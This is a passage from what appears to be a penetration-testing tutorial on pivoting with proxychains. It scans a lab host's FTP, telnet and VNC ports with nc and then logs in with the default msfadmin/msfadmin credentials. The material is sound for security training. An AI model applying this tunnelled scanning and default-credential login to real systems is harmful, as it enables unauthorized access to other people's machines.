
Let’s grab the banner of ports 21, 23, and 5900. Port 21 belongs to the File transfer protocol, 23 to the telnet, and 5900 to the VNC server. FTP transfers files from different sources to different destinations, and the telnet is used for the remote connection in the command line interface. On the other hand, VNC can be used to establish a GUI-based remote connection. To grab the banners or access the remote host, we have to use proxychains before using any command so the request will be made from the tunnel that we created. From the output, it is confirmed that all three ports are open. In our command, we have used -zvn options that stand for:

-n Do not do DNS or service lookups on specified addresses, hostnames, or ports.

-v Have nc give more verbose output.

-z Specifies that nc should only scan for listening daemons without sending any data to them.


proxychains nc -zvn 192.168.146.128 21 23 5900

****

### Telnet Connection using proxychains

Telnet is a remoting protocol that does not encrypt the data while transmitting. It transmits data in a plain text format. Let’s establish a telnet connection with valid credentials msfadmin/msfadmin. As expected, we successfully established a remote connection with the remote host using telnet protocol.


proxychains telnet 192.168.146.128

****

### FTP connection using proxychains

FTP (File Transfer Protocol) is a network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol (TCP/IP) connections. Within the TCP/IP suite, FTP is considered an application layer protocol. Let’s connect with the same credentials we used in telnet. We connected to ftp successfully, and with **ls** command, we can list the available file in the directory.

proxychains ftp 192.168.146.128

****

### VNC Viewer connection using proxychains

In the last example, we will connect with the VNC viewer. VNC Viewer is used for local computers and mobile devices you want to control from. A device such as a computer, tablet, or smartphone with installed VNC Viewer software can access and control a computer in another location. This service runs in its default port, 5900. To establish a connection with VNC, we can use proxychains using the vncviewer utility and the remote IP address, and we will receive a GUI-based interface.

proxychains vncviewer 192.168.146.128

